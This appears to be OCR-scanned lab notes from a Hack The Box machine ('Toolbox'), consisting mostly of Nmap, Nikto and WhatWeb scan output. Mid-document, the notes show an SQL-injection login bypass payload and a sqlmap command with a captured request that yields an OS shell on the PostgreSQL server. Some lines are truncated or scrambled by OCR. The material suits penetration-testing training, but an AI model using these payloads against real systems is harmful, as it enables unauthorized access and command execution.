
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 18.84 seconds

Between the docker-toolbox executable and Apache/2.4.38 (Debian) running on a Windows box, it is safe to assume there is definitely some containers r
With the SSL cert information above, we need to add /etc/hosts file:

sudo vi /etc/hosts
i #to enter "Insert" mode
10.10.10.236 admin.megalogistic.com
ESC
:wq!
ENTER

Navigate to https://10.10.10.236 and https://admin.megalogistic.com now present correct pages.





In the login panel, try to log in with ' as the username and password.
We will get an error message (barely legible with black text on a black background).


Warning: pg_query(): Query failed: ERROR: syntax error at or near ")" LINE 1: ...T * FROM users WHERE username = '' AND password = md5(''); ^ in /v


Port	Proto	Service

Warning: pg_num_rows() expects parameter 1 to be resource, bool given in /var/www/admin/index.php on line 11

This login is absolutely vulnerable to SQLi Authentication Bypass.
After trying several different ones for PostGRESQL (we can tell it is used by the pg_query and pg_num_rows portions of the error) from PayloadAllTheTh

Username = admin' or 1=1 --






One downside is that we now need to use sqlmap to check out the database.
I call it a downside because sqlmap is one of the tools banned during the OSCP exam.
Based on the error we can deduce the login query to something along the lines of:

SELECT * FROM users WHERE username = '{input user}' AND password = md5('{input password}');

So, we need to intercept the POST request for the login in Burp and save it to a file (toolbox.req).
Then,we use this sqlmap command against that file.
Since the pg_ info means this is a PostGRESQL instance, jump straight to forcing an OS shell.

Port	Proto	Service

sqlmap -r toolbox.req --risk=3 --level=3 --batch --force-ssl --os-shell



Port	Proto	Service

```
┌──(kali㉿kali)-[~/Desktop/HTB/Toolbox]
└─$ cat toolbox.req
POST / HTTP/1.1
Host: admin.megalogistic.com
Cookie: PHPSESSID=941a1c85307ae5c430e323cdafb7a4d8
Content-Length: 29
Cache-Control: max-age=0
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Upgrade-Insecure-Requests: 1
Origin: https://admin.megalogistic.com
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHT
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,imag
b3;q=0.9
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://admin.megalogistic.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

username=admin&password=admin

[22:42:38] [INFO] the back-end DBMS is PostgreSQL
web server operating system: Linux Debian 10 (buster)
web application technology: PHP 7.3.14, Apache 2.4.38
back-end DBMS: PostgreSQL
[22:42:38] [INFO] fingerprinting the back-end DBMS operating system
[22:42:40] [INFO] the back-end DBMS operating system is Linux
[22:42:40] [INFO] testing if current user is DBA
[22:42:42] [INFO] retrieved: '1'
[22:42:42] [INFO] going to use 'COPY ... FROM PROGRAM ...' command execution
[22:42:42] [INFO] calling Linux OS shell. To quit type 'x' or 'q' and press EN
os-shell>
```

TRANSFERED TO SSH TCP 22

445	tcp	microsoft-ds

Port	Proto	Service

Port Notes:
Autorecon Port Output:

```
# Nmap 7.92 scan initiated Tue Jan 25 14:04:29 2022 as: nmap -vv --reason -Pn -sV -p 445 "--script=banner,(nbstat or smb* or ssl*) and not (brute or bro
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.12s latency).
Scanned at 2022-01-25 14:04:29 EST for 56s

PORT    STATE SERVICE       REASON          VERSION
445/tcp open  microsoft-ds? syn-ack ttl 127
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)

Host script results:
| smb-protocols:
|   dialects:
|     2.0.2
|     2.1
|     3.0
|     3.0.2
|_    3.1.1
| smb2-capabilities:
|   2.0.2:
|     Distributed File System
|   2.1:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.0.2:
|     Distributed File System
|     Leasing
|     Multi-credit operations
|   3.1.1:
|     Distributed File System
|     Leasing
|_    Multi-credit operations
|_smb-print-text: false
| smb2-time:
|   date: 2022-01-25T19:11:35
|_  start_date: N/A
|_smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb-mbenum:
|_  ERROR: Failed to connect to browser service: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 25 14:05:25 2022 -- 1 IP address (1 host up) scanned in 56.36 seconds
```

5985	tcp	http

Port Notes:
Autorecon Port Output:

```
# Nmap 7.92 scan initiated Tue Jan 25 14:05:23 2022 as: nmap -vv --reason -Pn -sV -p 5985 "--script=banner,(http* or ssl*) and not (brute or broadcast o
Nmap scan report for 10.10.10.236
```

Port	Proto	Service

```
Host is up, received user-set (0.099s latency).
Scanned at 2022-01-25 14:05:26 EST for 64s

Bug in http-security-headers: no string output.
PORT     STATE SERVICE REASON         VERSION
5985/tcp open  http    syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for deeper analysis)
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=<number|all> for deeper analysis)
|_http-server-header: Microsoft-HTTPAPI/2.0
| http-useragent-tester:
|   Status for browser useragent: 404
|   Allowed User Agents:
|     Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
|     libwww
|     lwp-trivial
|     libcurl-agent/1.0
|     PHP/
|     Python-urllib/2.5
|     GT::WWW
|     Snoopy
|     MFC_Tear_Sample
|     HTTP::Lite
|     PHPCrawl
|     URI::Fetch
|     Zend_Http_Client
|     http client
|     PECL::HTTP
|     Wget/1.13.4 (linux-gnu)
|_    WWW-Mechanize/1.34
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-date: Tue, 25 Jan 2022 19:12:22 GMT; +6m47s from local time.
|_http-config-backup: ERROR: Script execution failed (use -d to debug)
|_http-title: Not Found
|_http-malware-host: Host appears to be clean
| http-vhosts:
|_128 names had status 404
|_http-jsonp-detection: Couldn't find any JSONP endpoints.


| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-feed: Couldn't find any feeds.
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=10.10.10.236
|   Found the following error pages:
|
|   Error Code: 404
|_      http://10.10.10.236:5985/
| http-headers:
|   Content-Type: text/html; charset=us-ascii
|   Server: Microsoft-HTTPAPI/2.0
|   Date: Tue, 25 Jan 2022 19:12:27 GMT
|   Connection: close
```

Port	Proto	Service

|_ Content-Length: 315
|
|_ (Request type: GET)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-referer-checker: Couldn't find any cross-domain scripts.
|_http-comments-displayer: Couldn't find any comments.
|_http-chrono: Request times for /; avg: 253.84ms; min: 151.13ms; max: 356.00ms
|_http-mobileversion-checker: No mobile version detected.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Tue Jan 25 14:06:30 2022 -- 1 IP address (1 host up) scanned in 66.60 seconds

Nikto:

- Nikto v2.1.6

+ Target IP: 10.10.10.236
+ Target Hostname: 10.10.10.236
+ Target Port: 5985

+ Start Time: 2022-01-25 14:05:25 (GMT-5)

+ Server: Microsoft-HTTPAPI/2.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7864 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time: 2022-01-25 14:41:51 (GMT-5) (2186 seconds)

+ 1 host(s) tested

Robots:

HTTP/1.1 404 Not Found
Content-Type: text/html; charset=us-ascii
Server: Microsoft-HTTPAPI/2.0
Date: Tue, 25 Jan 2022 19:12:12 GMT
Connection: close
Content-Length: 315

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN""http://www.w3.org/TR/html4/strict.dtd">
<HTML><HEAD><TITLE>Not Found</TITLE>
<META HTTP-EQUIV="Content-Type" Content="text/html; charset=us-ascii"></HEAD>
<BODY><h2>Not Found</h2>
<hr> HTTP Error 404. The requested resource is not found.
</BODY></HTML>

Whatweb:

WhatWeb report for http://10.10.10.236:5985
Status : 404 Not Found
Title : Not Found
IP : 10.10.10.236
Country : RESERVED, ZZ

Summary : HTTPServer[Microsoft-HTTPAPI/2.0], Microsoft-HTTPAPI[2.0]

Detected Plugins:
[HTTPServer]
HTTP server header string. This plugin also attempts to

Port	Proto	Service
identify the operating system from the server header. String : Microsoft-HTTPAPI/2.0 (from server string) [Microsoft-HTTPAPI] The HTTP Server API enables applications to communicate over HTTP without using Microsoft Internet Information Server (IIS). Applications can register to receive HTTP requests for particular URLs, receive HTTP requests, and send HTTP responses. The HTTP Server API includes SSL support so that applications can exchange data over secure HTTP connections without IIS. It is also designed to work with I/O completion ports. Version : 2.0 Website : http://msdn.microsoft.com/en-us/library/aa364510%28v=vs.85%29.aspx HTTP Headers: HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Tue, 25 Jan 2022 19:12:14 GMT Connection: close Content-Length: 315		
47001	tcp	http

Port Notes:
Autorecon Port Output:

Nmap 7.92 scan initiated Tue Jan 25 14:05:23 2022 as: nmap -vv --reason -Pn -sV -p 47001 "--script=banner,(http* or ssl*) and not (brute or broadcast
Nmap scan report for 10.10.10.236
Host is up, received user-set (0.076s latency).
Scanned at 2022-01-25 14:05:24 EST for 452s

Bug in http-security-headers: no string output.
PORT STATE SERVICE REASON VERSION
47001/tcp open http syn-ack ttl 127 Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-useragent-tester:
| Status for browser useragent: 404
| Allowed User Agents:
| Mozilla/5.0 (compatible; Nmap Scripting Engine; https://nmap.org/book/nse.html)
| libwww
| lwp-trivial
| libcurl-agent/1.0
| PHP/
| Python-urllib/2.5
| GT::WWW
| Snoopy
| MFC_Tear_Sample
| HTTP::Lite
| PHPCrawl
| URI::Fetch
| Zend_Http_Client
| http client
| PECL::HTTP
| Wget/1.13.4 (linux-gnu)
|_ WWW-Mechanize/1.34
|_http-drupal-enum: Nothing found amongst the top 100 resources,use --script-args number=<number|all> for deeper analysis)
|_http-chrono: Request times for /; avg: 212.91ms; min: 200.66ms; max: 255.64ms
|_http-wordpress-enum: Nothing found amongst the top 100 resources,use --script-args search-limit=<number|all> for deeper analysis)
|_http-devframework: Couldn't determine the underlying framework or CMS. Try increasing 'httpspider.maxpagecount' value to spider more pages.

Port	Proto	Service

```
|_http-fetch: Please enter the complete path of the directory to save data in.
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-malware-host: Host appears to be clean
| http-errors:
| Spidering limited to: maxpagecount=40; withinhost=10.10.10.236
|   Found the following error pages:
|
|   Error Code: 404
|_      http://10.10.10.236:47001/
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_http-litespeed-sourcecode-download: Request with null byte did not work. This web server might not be vulnerable
|_http-title: Not Found
| http-vhosts:
|_128 names had status 404
|_http-date: Tue, 25 Jan 2022 19:12:29 GMT; +6m48s from local time.
|_http-config-backup: ERROR: Script execution failed (use -d to debug)
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-referer-checker: Couldn't find any cross-domain scripts.
| http-sitemap-generator:
|   Directory structure:
|   Longest directory structure:
|     Depth: 0
|     Dir: /
|   Total files found (by extension):
|_
|_http-mobileversion-checker: No mobile version detected.
| http-headers:
|   Content-Type: text/html; charset=us-ascii
|   Server: Microsoft-HTTPAPI/2.0
|   Date: Tue, 25 Jan 2022 19:12:31 GMT
|   Connection: close
|   Content-Length: 315
|
|_  (Request type: GET)
|_http-feed: Couldn't find any feeds.
|_http-comments-displayer: Couldn't find any comments.
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-jsonp-detection: Couldn't find any JSONP endpoints.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue Jan 25 14:12:56 2022 -- 1 IP address (1 host up) scanned in 452.48 seconds

Nikto:

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.236
+ Target Hostname:    10.10.10.236
+ Target Port:        47001
+ Start Time:         2022-01-25 14:05:26 (GMT-5)
---------------------------------------------------------------------------
+ Server: Microsoft-HTTPAPI/2.0
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ 7864 requests: 0 error(s) and 3 item(s) reported on remote host
+ End Time:           2022-01-25 14:41:53 (GMT-5) (2187 seconds)
---------------------------------------------------------------------------
```

Port	Proto	Service
+ 1 host(s) tested Whatweb: WhatWeb report for http://10.10.10.236:47001 Status : 404 Not Found Title : Not Found IP : 10.10.10.236 Country : RESERVED, ZZ Summary : HTTPServer[Microsoft-HTTPAPI/2.0], Microsoft-HTTPAPI[2.0] Detected Plugins: [HTTPServer] HTTP server header string. This plugin also attempts to identify the operating system from the server header. String : Microsoft-HTTPAPI/2.0 (from server string) [Microsoft-HTTPAPI] The HTTP Server API enables applications to communicate over HTTP without using Microsoft Internet Information Server (IIS). Applications can register to receive HTTP requests for particular URLs, receive HTTP requests, and send HTTP responses. The HTTP Server API includes SSL support so that applications can exchange data over secure HTTP connections without IIS. It is also designed to work with I/O completion ports. Version : 2.0 Website : http://msdn.microsoft.com/en-us/library/aa364510%28v=vs.85%29.aspx HTTP Headers: HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Tue, 25 Jan 2022 19:12:14 GMT Connection: close Content-Length: 315 Robots: HTTP/1.1 404 Not Found Content-Type: text/html; charset=us-ascii Server: Microsoft-HTTPAPI/2.0 Date: Tue, 25 Jan 2022 19:12:12 GMT Connection: close Content-Length: 315 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 